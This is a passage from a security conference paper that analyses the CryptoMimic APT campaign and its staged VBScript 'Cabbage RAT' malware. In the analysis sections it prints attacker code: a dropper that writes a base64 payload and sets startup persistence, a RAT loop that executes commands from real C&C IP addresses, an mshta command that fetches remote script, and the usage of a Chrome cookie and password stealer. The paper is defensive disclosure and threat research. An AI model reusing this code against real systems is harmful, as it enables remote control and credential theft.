VB2020
localhost

30 September - 2 October, 2020 / vblocalhost.com

UNVEILING THE CRYPTOMIMIC

Hajime Takai, Shogo Hayashi & Rintaro Koike
NTT Security (Japan) KK

hajime.takai@global.ntt
syogo.hayashi@global.ntt
rintaro.koike@global.ntt

ABSTRACT

CryptoMimic (also called Dangerous Password) is an APT actor that has been observed since around March 2018. It is reported that CryptoMimic attacks international businesses and organizations, in particular targeting cryptocurrency companies. Several security researchers all over the world have already published reports on this attack, but they have only dealt with the initial part of the attack. CryptoMimic is very careful and it is extremely difficult to observe the attack under virtual environments including in a sandbox. As a result, there has been no detailed report that deals with the malware that the attacker finally executes or how it behaves during the attack.

In this paper, we will reveal the analysis of an unknown malware sample (never reported before) and the picture of the whole attack. We first introduce two initial samples (a LNK file and a macro-embedded *MS Office* file) used by CryptoMimic. Then, focusing on the attack using the LNK file, we disclose the whole picture of CryptoMimic that we observed in February 2020.

We detail how the attack proceeds from the initial sample to the final malware execution, along with the results of analysis of the attacker's behaviours and the executed malware. We also describe the various metadata that we discovered the attacker had left on the victim. By leveraging the metadata, we try to unveil the attacker's profile or attribution.

INTRODUCTION

Profile

CryptoMimic, the APT attack group we are chasing, is an actor also known as Dangerous Password, CageyChameleon and Leery Turtle. Since April 2018, the group has been active with almost unchanged TTPs.

As reported [1, 2, 3], CryptoMimic targets banks and finance-related organizations, in particular those that are related to cryptocurrencies. Targeted organizations exist worldwide, including in Japan, Russia, Europe and the US. Unlike other APT attack groups, it seems that the group's main objective is to earn money. The group's activity is very vigorous, and we monitored 15 attacks in March 2020 (see Figure 1). Interestingly, there were no attacks on Sundays.



Figure 1: Attack monitoring in March 2020.

Although the group actively attacks many organizations all over the world, the attributes of the group, including the country from which it originates and the attack actors it relates to, remain unknown.

TTPs

Initial access

The majority of CryptoMimic attacks start with an email containing a link to a website or a *LinkedIn* message (see Figure 2). In most cases, the link to the website is shortened by *Bitly*. As soon as a user opens the link, a file is downloaded from a cloud service such as *OneDrive* via a server prepared by the group. The email is tailored to each target. It sometimes pretends to be sent by the CEO of the target organization or includes the name of the organization or service in the email body or attached file.



Figure 2: Attack flow until file download.

Execution

The downloaded Zip file includes a document file, such as .doc or .pdf, and a LNK file. In many cases, the name of the LNK file is something like 'Password.txt.lnk'. Because the document file is password protected (Figure 3), the user is fooled into opening the LNK file to check the password, which initiates the attack.



Figure 3: Password-protected document file.

The downloaded Zip file and the document file are sometimes designed to attract the target's interest. The document file might include the name of the target organization or contents relating to the target organization. The name of LNK file is also changed according to targets. For example, if a target uses Japanese, the name of LNK file could be 'パスワード.txt.lnk' (Figure 4).



Figure 4: Content of downloaded Zip file.

Besides the LNK file, the group might use a document file with macros (see Figure 5) or a .chm file. But in recent attacks the group has mainly used LNK files.

As soon as the LNK (or other) file is opened, it accesses a website using mshta.exe. The link to the website is shortened by *Bitly*. The VBScript embedded in the website (Figure 6) is then read and executed by mshta.exe. The script subsequently downloads other scripts and finally gains functionality as a RAT. In this manner, CryptoMimic gains control of the target computer and steals sensitive information.



Figure 5: Document file with macro.

```
GET /edit?id=hf13m6FMBd5mZ0wZB9%2BockyYRO8pev670BLgbR9oJpaxb9FA9yzYjFNHZF5TBPMEoQvipIM85GAX5vvPjugmhw%3D%3D
HTTP/1.1
Accept: */*
Accept-Language: ja-JP
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E)
Connection: Keep-Alive
Host: mail.gmaildrive.site:8080

HTTP/1.1 200 OK
Date: Mon, 10 Feb 2020 00:33:12 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40
X-Powered-By: PHP/5.6.40
Accept-Ranges: bytes
Content-Length: 2380
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

<script language="vbscript">
hwfksc="jqisp"
p="%TEMP%\"&"Pass"&"word"&".txt"
wll="i"&"pt"
ln="CMD.EXE /C"&" """&"ECHO riskreviews2019>"&p&"&NOTEPAD.EXE "&p&"&DEL "&p&""""
wll="ws"&"cr"&wll
function dbsc(tds)
         with CreateObject("Msxml2.DOMDocument").CreateElement("mic")
                  .DataType="bin.base64"
                  .Text=tds
                  dbsc=appc(.NodeTypedValue)
         end with
```

Figure 6: VBScript downloaded from C&C server.

CryptoMimic seems to go to great lengths to avoid providing the malicious file to third parties other than original target. The download URL for the Zip file sent to the target becomes invalid promptly. Files including the Zip file are supplied by leveraging a redirect from the website the group prepared to a cloud service such as *OneDrive*, but redirecting is available for only two or three days. Even if the redirecting is available, the downloaded file may be replaced with a benign one. The DNS record for the domain for the website the group prepared is deleted and becomes unreachable after a week or so. If you receive and open the malicious file, the lifetime of the URL that mshta.exe accesses is as short as the download URL of the malicious file.

Discovery

As the attack goes on, CryptoMimic sends a RAT called Cabbage RAT, written in VBScript in stages. In its early stage, it checks the target's environment. To be more specific, Cabbage RAT-B collects and sends the system and task information of its working environment to the C&C server. If CryptoMimic doesn't judge it as an attractive target, the attack won't go any further. It seems that the group identifies targets by IP or MAC address. The attack will stop if either were included in the past target history. Existing public reports [1, 2, 3] don't discuss the breach beyond Cabbage RAT-B.

Command and control

Cabbage RAT-C is controlled by CryptoMimic interactively. When we observed the attack, the group reviewed various directories and stole files that the group thought interesting. The group's favourite was files that include personal or sensitive information, or financially-related ones. The group then investigated the system or network, and downloaded and executed three executable files on the target system. They were a highly sophisticated RAT and malware for information theft.

Though the attack by CryptoMimic has been ongoing, no detailed research has been published so far and the attributes of the group remain unknown.

OBSERVATION

Overview

In February 2020 we successfully observed the whole sequence of an attack that started with a LNK file. We believe that the observed attack was performed by CryptoMimic. As a result of deep analysis, it became clear that the group had used some unknown malware never before reported, and executed commands on the victim host using a RAT during the attack. The rest of this chapter will be dedicated to describing the attack we observed.

Attack flow

Figure 7 shows the overall picture of the attack we observed. Table 1 summarizes the components of the attack, including files and malware. The attack started with a LNK file and the victim was infected by a RAT and malware that steals information. Focusing on the former half of the attack, there are several similarities with CryptoMimic's past attacks. For example, there is a report that, in the past, the group used the technique to leverage a LNK file to let a victim download and execute a dropper written in VBScript [3]. In addition, the source code of Cabbage RAT-A is almost same as that of the RAT the group used in the past [3]. The usage of a decoy also has similarities with past attacks. All these similarities gave us great insight into isolating the attacking group. On the other hand, prior to our study, it has never been reported that the group uses msoRAT or a credential stealer.



Figure 7: Overall picture of the observed attack.

Item	File path	Past report	Description
Downloader -A	Password.txt.lnk	Exists	LNK file downloading and executing dropper
Dropper	(fileless)	Exists	Dropper written in VBScript
Decoy	%APPDATA%\Local\Temp\Password.txt	Exists	Decoy text file
Downloader -B	%APPDATA%\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\Xbox.lnk	Exists	LNK file installed on startup for persistence
Cabbage RAT-A	%APPDATA%\Local\Temp\kohqxrz.vbs	Exists	RAT written in VBScript downloading and executing Cabbage RAT-B
Cabbage RAT-B	(fileless)	Exists	RAT written in VBScript downloading and executing Cabbage RAT-C
Cabbage RAT-C	(fileless)	Does not exist	RAT written in VBScript downloading and executing browser info stealer
Browser info stealer	C:\Users\Public\RuntimeBroker.exe	Does not exist	Executable file stealing information saved by browser
msoRAT	C:\Users\Public\NTUser.dat	Does not exist	DLL file with RAT functionality
Credential stealer	C:\Windows\System32\bcs.dll	Does not exist	DLL file stealing OS authentication information

Table 1: Malware and files observed during the attack.

Timeline

Table 2 summarizes the timeline of the attack we observed. It shows that as soon as Downloader-A was executed, Cabbage RAT-A initiated HTTP access to the C&C server and received a response after about an hour. It also shows that the whole attack was completed in three hours or so. According to the timeline, the *Windows* event log was deleted at 12:27 and the file we copied was deleted at 12:29. The attacker then performed destructive activity and left the victim. It is likely that the attacker noticed that his activity had been observed and tried to wipe the traces of attack.

Time	Subject	Description
09:33	Downloader-A	Downloader-A downloaded and executed dropper
09:33	Dropper	Dropper created decoy text file and opened with notepad.exe
09:33	Dropper	Dropper created Downloader-B and gained persistence using startup directory
09:33	Dropper	Dropper created and executed Cabbage RAT-A; Cabbage RAT-A initiated HTTP access to C&C server
10:30	Cabbage RAT-A	Cabbage RAT-A downloaded and executed Cabbage RAT-B
10:30	Cabbage RAT-B	Cabbage RAT-B downloaded and executed Cabbage RAT-C
11:15 - 11:34	Cabbage RAT-C	Cabbage RAT-C downloaded and executed browser info stealer; browser info stealer itself and its output were deleted after execution
11:35	Cabbage RAT-C	Cabbage RAT-C downloaded and executed msoRAT
11:38 - 11:40	msoRAT	msoRAT downloaded credential stealer and gained persistence
11:47	msoRAT	msoRAT injected something into lsass.exe process
11:48	Cabbage RAT-A Cabbage RAT-B Cabbage RAT-C	Processes for Cabbage RAT-A, Cabbage RAT-B and Cabbage RAT-C were terminated
12:23	lsass.exe	lsass.exe deleted credential stealer
12:26	lsass.exe	lsass.exe deleted registry entry for persistence
12:27 - 12:33	lsass.exe	lsass.exe deleted Windows event log via wevutil.exe
12:29	lsass.exe	lsass.exe deleted copied credential stealer on the other directory; we copied this credential stealer to bring out for further research
12:43	lsass.exe	lsass.exe was terminated

Table 2: Timeline of the observed attack.

Windows commands

In this attack, RATs written in VBScript or implemented as DLLs were used. The attacker launched several *Windows* commands on the victim host via these RATs. Table 3 shows the list of commands that we observed. We think that the attacker stole information on the victim host or investigated other hosts on the same network by leveraging these commands. It is widely known that attackers who engage in APT attacks frequently use standard *Windows* commands to avoid detection [4]. It seems that the same theory was also applied to this attack.

command
cmd.exe
cmdkey.exe
copy.exe
find.exe
ipconfig.exe
net.exe group
net.exe localgroup
net.exe user
net.exe view
netstat.exe
ping.exe
rmdir.exe
systeminfo.exe
whoami.exe
wevutil.exe

Table 3: Windows commands executed on victim via RAT.

MALWARE ANALYSIS

Downloader-A

The origin of the attack was a LNK file named Password.txt.lnk. Figure 8 shows the command line prepared at the link target of the LNK file. As shown, VBScript code will be executed as a result of downloading the HTML file from the C&C server by leveraging mshta.exe.

```
C:¥Windows¥System32¥cmd.exe /c start /b %SystemRoot%¥System32¥mshta
https://bit.ly/37qt5MM
```

Figure 8: Command line prepared at the link target of LNK file.

Dropper

The dropper is a VBScript file downloaded and executed by Downloader-A. It creates and executes a decoy, Downloader-B and Cabbage RAT-A.

Drop and open decoy

Figure 9 shows the code that the dropper uses to create the decoy file (the code is partially modified here for better understanding). It performs the following tasks:

- Creates the file '%TEMP%Password.txt' using the echo command.
- Opens the file using notepad.exe.
- Deletes '%TEMP%Password.txt' using the del command.

```
p="%TEMP%\Password.txt"
ln="CMD.EXE /C ""ECHO riskreviews2019>" & p & "&NOTEPAD.EXE " & p & "&DEL " & p & """"

set wish=CreateObject("wscript.shell")
wish.Run ln,0,false
```

Figure 9: Code that the dropper uses to create the decoy file (modified).

Drop and execute Cabbage RAT-A

Figure 10 shows the code that the dropper uses to create Cabbage RAT-A. It decodes the data stored in the variable 'ln' using Base64 and saves the decoded data in a file. The saved file is Cabbage RAT-A.

```
function dbsc(tds)
    with CreateObject("Msxml2.DOMDocument").CreateElement("mic")
        .DataType="bin.base64"
        .Text=tds
        dbsc=appc(.NodeTypedValue)
    end with
end function

ln="b24gZXJyb3IgcmVzdW1lIG51eHQNCnJhbmRvbWl6ZQ0KaWYgV1NjcmlwdC5Bcmd

set fob=CreateObject("Scripting.FileSystemObject")
pf=fob.GetSpecialFolder(2)&"\kohqxrz.vbs"
set btf=fob.OpenTextFile(pf,2,true)
btf.Write dbsc(ln)
btf.Close()
```

Figure 10: Code that the dropper uses to create Cabbage RAT-A (modified).

Next, Cabbage RAT-A is executed by the code below (Figure 11). The former part of the code checks whether there is any existing process whose name contains the string 'kwsprot' or 'npprot'. Its objective is to check if the *Kingsoft Antivirus* or *Net Protector* anti-virus software is working on the victim. If found, Cabbage RAT-A is launched using cscript.exe. If not, it is launched using wscript.exe.

```
tpl=""
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
set pl=wmi.ExecQuery("Select * from "&"Win32_Process")
for each pi in pl
    tpl=tpl&LCase(pi.Name)&"|"
next

ex="ws"
if Instr(tpl,"kwsprot")>0 or Instr(tpl,"npprot")>0 then
    ex="cs"
end if

ln="start /b " & ex & "cript """ & pf & """ 103.205.179.4:8080/edit"
set wish=CreateObject("wscript.shell")
wish.run "CMD.EXE "&"/c " & ln & " 1 & " & ln & " 2" & ln2, 0, false
window.close
```

Figure 11: Code that the dropper uses to launch Cabbage RAT-A (modified).

Drop and persist Downloader-B

Figure 12 shows the code that the dropper uses to create Downloader-B. Downloader-B is configured to download a file from the C&C server and execute it using mshta.exe. Apparently because we didn't reboot the victim, we couldn't observe the file download and execution by Downloader-B.

```
flp=fob.GetSpecialFolder(2)&"\"&"Xbox.lnk"
Set tcl=wish.CreateShortcut(flp)
tcl.TargetPath="mshta"
set btf=fob.OpenTextFile(pf,2,true)
ucr="https://bit.ly/2TVSZnE"
tcl.Arguments=ucr
```

Figure 12: Code that the dropper uses to create Downloader-B (modified).

Figure 13 shows the code that the dropper uses to set persistence on Downloader-B. The dropper realizes persistence by placing Downloader-B in the startup directory. During this task, the dropper checks if there is any existing process whose name contains the string 'hudongf' or 'qhsafe' Its objective is to detect *Qihoo 360* security products. If found, Downloader-B is deleted from the victim.

```
ln2=" & move """&flp&""" """& wish.SpecialFolders("startup") &"\"""
if Instr(tpl,"hudongf")>0 or Instr(tpl,"qhsafe")>0 then
    ln2=" & del """&flp&""""
else
    tcl.Save
end if
```

Figure 13: Code that the dropper uses to set persistence on Downloader-B (modified).

We confirmed that the shortened URL that Downloader-B accesses is redirected to the URL shown in Figure 14. Because no file was downloaded when we accessed the URL, its detail remains unknown.

```
http://ac-2501.amazonaws1.info:8080/
edit?id=I7uAloWhwLM3tKpvTt6MMS95cKi5zNt75y/
z8qPJ7Tt/g0safAIb30AHAOOKQhbzk7qrlxyNMEa9fyCx8FLguA%3D%3D
```

Figure 14: Target URL for shortened redirection URL Downloader-B accesses.

Cabbage RAT-A

As explained in the attack flow, three different VBScript RATs were used in the attack we observed. Because one VBScript RAT creates another VBScript RAT in stages, we named them Cabbage RAT after their characteristics. Cabbage RAT-A, written in VBScript, was downloaded and executed by the dropper. Figure 15 shows the code of Cabbage RAT-A. It executes the data received from the C&C server using the Execute method. The target C&C server is given by the first argument of Cabbage RAT-A.

```
on error resume next
randomize
if WScript.Arguments.Length>0 then
    set whr=CreateObject("WinHttp.WinHttpRequest.5.1")
    do while true
        tpc="http://" & WScript.Arguments.Item(0) & "?topic=s" & Int(1000*rnd+9000)
        whr.Open "POST", tpc, false
        whr.Send "200"
        if whr.Status=200 Then
            rtc=whr.ResponseText
        end if
        if rtc <> "" then
            Execute(rtc)
            exit do
        end if
        WScript.Sleep 180*1000
    loop
end if
```

Figure 15: Code of Cabbage RAT-A (modified).

Cabbage RAT-B

Cabbage RAT-B, written in VBScript, was downloaded and executed by Cabbage RAT-A. It sends an HTTP request that includes information about the victim host to the C&C server once per minute. Figure 16 shows the data sent to the C&C server (this is a sample and not the actual data we monitored).

```
Current Time:   2020/05/28 8:26:42
Username:       [redacted]¥admin
Hostname:       [redacted]
OS Name:        Microsoft Windows 10 Pro 64 ビット
OS Version:     10.[redacted]
Install Date:   04/01/2019
Boot Time:      2020/05/24 15:28:57
Time Zone:      (UTC 9 hours) 東京 (標準時)
CPU:            Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz (x64)
Path:           C:¥Users¥admin¥AppData¥Local¥Temp¥kohqxrz.vbs
|
Network Adapter:        Intel(R) 82574L Gigabit Network Connection
  MAC Address:  [redacted]
  IP Address:   192.168.60.128,fe80::c4c5:c36a:9e5b:e409
  Subnet Mask:  255.255.255.0,64
  Default Gateway:      192.168.60.254
  DNS Server:   192.168.60.128
Network Adapter:        Microsoft KM-TEST Loopback Adapter
  MAC Address:  [redacted]
  IP Address:   169.254.149.239,fe80::846a:b914:2ea1:95ef
  Subnet Mask:  255.255.0.0,64
  DHCP Servers: 255.255.255.255
  DNS Server:   192.168.60.128
```

Figure 16: Data that Cabbage RAT-B sends to the C&C server.

In accordance with the response to the above HTTP request, Cabbage RAT-B performs the following tasks. The C&C server sometimes responds '22', which means 'do nothing' (Table 4).

Response data	Description
Includes string '20#'	Downloads VBScript code from the target included in the response (described later).
'21'	Stops Cabbage RAT-B.
Includes string '23#'	Executes VBScript code included in the response. The code is encoded in Base64.

Table 4: List of tasks that Cabbage RAT-B performs.

If the response data includes the string '20#', VBScript code is downloaded by the NStep function. Figure 17 shows the part of the NStep function that downloads the VBScript. Response data from the C&C server is passed to the NStep function via the argument cmd. As shown, the response data beyond '#' is part of a URL. Cabbage RAT-B composes the complete URL by adding a query parameter and downloads the VBScript code using the GET method. It then decodes the downloaded VBScript code in the following order: Base64, XOR and Base64.

```
function NStep(cmd)
    (snip)
    n=InStr(1,cmd,"#")
    sUri=Mid(cmd,n+1,Len(cmd)-n)
    uri=sUri&"?topic=v"&CStr(randID())&"&session="&uID
    do while 1>0
    ret=uget(uri)
```

Figure 17: Part of the code executed if the response data contains the string '20#'.

During the attack we observed, Cabbage RAT-B downloaded Cabbage RAT-C from the URL included in the response and executed it.

Cabbage RAT-C

Cabbage RAT-C, written in VBScript, was downloaded and executed by Cabbage RAT-B. Figure 18 shows the code of Cabbage RAT-C. Cabbage RAT-C decodes the string stored in a variable using Base64 and executes it using the Execute method. Its functionality as a RAT is implemented in the code executed by this Execute method. The variable 'pu' is a part of a target URL with which the Cabbage RAT-C communicates.

```
WScript.Sleep 5 * 1000

vsc="c2V0IHdzbCA9IENyZWF0ZU9iamVjdCgiV1NjcmlwdC5TaGV
*snip*
pu="125.234.250.236:8080/cs"

Execute(bdec(vsc))
```

Figure 18: Code of Cabbage RAT-C.

Figure 19 shows a flow chart of the code executed by the Execute method. It should be noted that without receiving a proper response from C&C server, the subsequent command won't be executed.



Figure 19: Flow chart of the code executed by the Execute method.

Table 5 shows a list of commands for Cabbage RAT-C. As shown in the response format column, the response from the C&C server had multiple lines. The first line represents the type of command, and the second line represents the command argument. Cabbage RAT-A and Cabbage RAT-B, described previously, had fewer commands and their main function was to execute VBScript code downloaded from the C&C server, but Cabbage RAT-C has an additional function that enables it to steal information from the victim host, to download or to upload files. Judging from the fact that the *Windows* commands listed in Table 3 were executed by Cabbage RAT-C, it is natural to think that this is the one of main RATs that CryptoMimic uses after successful breaching.

Response format	Description
's' 'k'	Stop Cabbage RAT-C
's' (number)	Set interval (in seconds) for accessing the C&C server using the number in the second line
'l' '/'	Send drive information of a victim to C&C server
'l' (folder path)	Send file and directory information designated in the second line to C&C server
'c' (command)	Execute command designated in the second line using WSH and send standard output to C&C server
'cd' (folder path)	Set current directory
'ps' (VBScript code)	Execute VBScript code
'psi' (encoded data)	Execute VBScript code encoded in Base64
'r' (path)	Delete directory or file
'e' (command) (arguments)	Execute command using WSH. Arguments are optional
'u' (filepath)	Download binary data from C&C server and save to designated filepath
'd' (file path)	Encode file in designated file path using Base64 and upload to C&C server
'k'	Do nothing

Table 5: Command list of Cabbage RAT-C.

Browser info stealer

The browser info stealer is an executable file downloaded and executed by Cabbage RAT-C. We confirmed that it has functionality to steal cookies and passwords stored by *Google Chrome*.

Argument

It is already known that the browser info stealer can perform tasks in accordance with the passed argument. Figure 20 shows an example usage of an argument.

```
format: RuntimeBroker.exe (profile_path (option) (output_path)
example: RuntimeBroker.exe "C:¥Users¥public¥AppData¥Local
¥Google¥Chrome¥User Data¥Default" -c C:¥Users¥public¥c.dat
```

Figure 20: Example usage of argument for browser info stealer.

Figure 21 shows part of the decompilation of the main function. As shown, the mbsicmp function evaluates the second argument to perform the corresponding task.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  const char **v3; // rbx
  const char *v4; // rdi
  int result; // eax
  const char *v6; // rdx

  v3 = argv;
  if ( argc >= 4 )
  {
    v6 = argv[1];
    if ( v6[strlen(v6) - 1] == 92 )
      v6[strlen(v6) - 1] = 0;
    if ( mbsicmp((const unsigned __int8 *)v3[2], "-c") )
    {
      if ( mbsicmp((const unsigned __int8 *)v3[2], "-g") )
      {
        if ( mbsicmp((const unsigned __int8 *)v3[2], "-c2") )
        {
          if ( !mbsicmp((const unsigned __int8 *)v3[2], "-p") )
            extract_loginData((va_list)v3[1], (char *)v3[3]);
          result = 0;
        }
        else
        {
          extract_cookie_another_format(v3[1], v3[3]);
          result = 0;
        }
      }
      else
      {
        extract_cookie(v3[1], v3[3], 1);
        result = 0;
      }
    }
    else
    {
      extract_cookie(v3[1], v3[3], 0);
      result = 0;
    }
  }
```

Figure 21: Part of the decompile result for main function.

Table 6 shows valid options for second arguments and their descriptions. By passing certain options, the browser info stealer extracts cookies or passwords stored in the victim host.

Option	Description
-c	Extract stored cookie to a file
-c2	Extract stored cookie to a file in different format
-g	Extract stored cookie for domains related Google (google.com or mail.google.com) to a file. Output format is same as option '-c'
-p	Extract stored password to a file

Table 6: List of options passed as second argument.

Output format

Figures 22, 23 and 24 show the formats in which the browser info stealer outputs cookies or passwords.

